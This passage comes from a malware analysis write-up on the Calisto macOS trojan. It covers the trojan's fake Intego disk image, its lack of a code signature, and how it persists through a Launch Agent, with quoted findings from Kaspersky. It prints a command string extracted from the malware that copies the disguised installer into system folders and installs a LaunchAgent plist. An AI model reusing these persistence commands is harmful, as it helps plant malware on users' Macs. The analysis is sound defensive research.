
- **`Calisto Trojan for macOS`**
- **`New Strain of Mac Malware Proton Found After Two Years`**

Infection Vector: Trojanized Disk Image


The AV company Kaspersky, who uncovered `Calisto` stated in their excellent **analysis** of that malware:

> *"The Calisto installation file is an unsigned DMG image under the guise of Intego's security solution for Mac. Interestingly, Calisto's authors chose the ninth version of the program as a cover which is still relevant.*
>
> *…it looks fairly convincing.*"

And indeed it does:



…however, unlike a legitimate Intego disk image, we can use Objective-See's **WhatsYourSign** utility to illustrate that the trojanized version is unsigned:



Calisto is not signed

Calisto.dmg
/Users/patrick/Downloads/Calisto/Calisto.dmg

```
item type: zlib compressed data
   hashes: view hashes
 entitled: none
sign auth: unsigned ('errSecCSUnsigned')
```

Persistence: Launch Agent


`Calisto` seems to have issues infecting modern versions of macOS due to System Integrity Protection ('SIP'). Kaspersky notes:

> *"Calisto's activity on a computer with SIP (System Integrity Protection) enabled is rather limited. Announced by Apple back in 2015 alongside the release of OSX El Capitan, SIP is designed to protect critical system files from being modified — even by a user with root permissions. Calisto was developed in 2016 or earlier, and it seems that its creators simply didn't take into account the then-new technology.*"

Reversing the malware's binary image, we can uncover references to persistence via a Launch Agent `/Library/LaunchAgents/com.intego.Mac-Internet-Security-X9-Installer.plist`:

```
cmds:
0000000100012520
" -r aGNOStIC7890!!! && sudo systemsetup -setcomputersleep Never &&  sudo cp -R /Volumes/Mac\
Internet\ Security\ X9/Mac\ Internet\ Security\ X9\ Installer.app
/System/Library/CoreServices/launchb.app && sudo mv
/System/Library/CoreServices/launchb.app/Contents/MacOS/Mac\ Internet\ Security\ X9\ Installer
/System/Library/CoreServices/launchb.app/Contents/MacOS/launchb && sudo cp -f
/System/Library/CoreServices/launchb.app/Contents/Resources/InfoL.plist
/System/Library/CoreServices/launchb.app/Contents/Info.plist && sudo cp -f
/System/Library/CoreServices/launchb.app/Contents/Resources/com.intego.Mac-Internet-Security-X9-Installe
 /Library/LaunchAgents/com.intego.Mac-Internet-Security-X9-Installer.plist && echo Success", 0
```

On older versions of OSX/macOS, or those that have SIP disabled, persistence may succeed, as shown below (image credit, Kaspersky):



com.intego.Mac-Internet-Security-X9-Installer.plist

